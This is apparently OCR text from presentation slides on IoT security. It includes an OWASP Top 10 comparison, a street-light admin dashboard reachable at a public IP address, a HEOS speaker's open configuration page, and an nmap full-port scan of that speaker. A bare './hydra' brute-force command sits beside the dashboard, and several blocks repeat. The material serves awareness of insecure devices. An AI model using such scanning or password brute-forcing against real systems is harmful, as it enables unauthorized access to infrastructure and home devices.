
188 Devices
360 hours remaining



OWASP Top 10 – 2013	→	OWASP Top 10 – 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]


Dashboard :: Street Light
161.202.192.27:8080/streetlightweb/home
Norton
THIS PAGE IS SAFE
SHARE VIA FACEBOOK
Admin
admin Siklon
Log out
Dashboard
Light Control
Data & Analytics
Setting
Installation Plan
26% (5100 / 20000)
Total target streetlights installed
Total Street Lights
6,000
4,000
2,000
0
11/2015
12/2015
01/2016
02/2016
03/2016
04/2016
05/2016
06/2016
Failures
1
Dimming failures Last 48 hours
0
Failed
Last 24 hours
Last 48 hours
Last 7 days
Last Month
0
40
80
120
160
Cost Savings
$178.2K
Annual
$1.7 K
100% weekly increase
60%
Average dimming level
CO2 Emission
122.1 tons
29.5 tons
31.8% increase
92.6 tons
Last week
Energy Consumption
284.0 MWh
68.5 MWh
31.8% increase
215.4 MWh
Last week
Light Control
West Jakarta
Tangerang
Jakarta
Bekasi
Bekasi
South Jakarta
Google
Connected Street Lights
5100
5100 On
0 Off
Device Lifetime
188 Devices
360 hours remaining
200
150
100
50
0
30 days
90 days
180 days
360 days

```
./hydra
```



Installation Plan

26% (5100 / 20000)
Total target streetlights installed

Total Street Lights

Failures

1
Dimming failures
Last 48 hours

0
Failed

Cost Savings

$178.2K
Annual

$1.7K
100% weekly increase

60%
Average dimming level

CO2 Emission

122.1 tons

29.5 tons
31.8% increase

92.6 tons
Last week

Energy Consumption

284.0 MWh

68.5 MWh
31.8% increase

215.4 MWh
Last week

Light Control

Connected Street Lights

5100

5100 On


0 Off

Device Lifetime

188 Devices
360 hours remaining

PRATT
ONLY

MEET HEOS LINK



Rooms

Drag one room into another to group them

Kitchen + Living Room...

Castleman, Elation


Kitchen

Living Room


Bedroom

Office


Drag a room out of this group



OWASP Top 10 – 2013	→	OWASP Top 10 – 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]




```
~  nmap -T4 -p1-65535 192.168.1.64 -Pn                    396ms < di 18 apr 2017 21:44:44 CEST
```



```
 ~  nmap -T4 -p1-65535 192.168.1.64 -Pn                       396ms 〈 di 18 apr 2017 21:44:44 CEST

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-18 21:46 CEST
Nmap scan report for Speaker.lan (192.168.1.64)
Host is up (0.026s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE
80/tcp    open  http
111/tcp   open  rpcbind
1255/tcp  open  de-cache-query
8015/tcp  open  unknown
10234/tcp open  unknown
60001/tcp open  unknown
60002/tcp open  unknown
60006/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 26.16 seconds
 ~  █                                                          26.1s 〈 di 18 apr 2017 21:46:39 CEST
```

giveaway



Not secure | 192.168.1.64/settings/index.html

HEOS Device Configuration

Network Interface

Network Interface:	Wireless ▾

Wireless Settings

Status:	LINK_READY	
Wireless Network:	TELE2-E5340F ▾	Get Network List
Security:	WPA2-AES	
Passphrase:	••••••••••	

Network Statistics


IP Address Settings

Configuration Type:	Automatic (DHCP) ▾			
IP Address:	192	168	1	64
Subnet Mask:	255	255	255	0
Gateway:	192	168	1	1
DNS:	192	168	1	1

Wireless Power Saving:	Off ▾

Cancel Changes Save Settings

NETWORK SETTINGS FIRMWARE UPDATE ABOUT



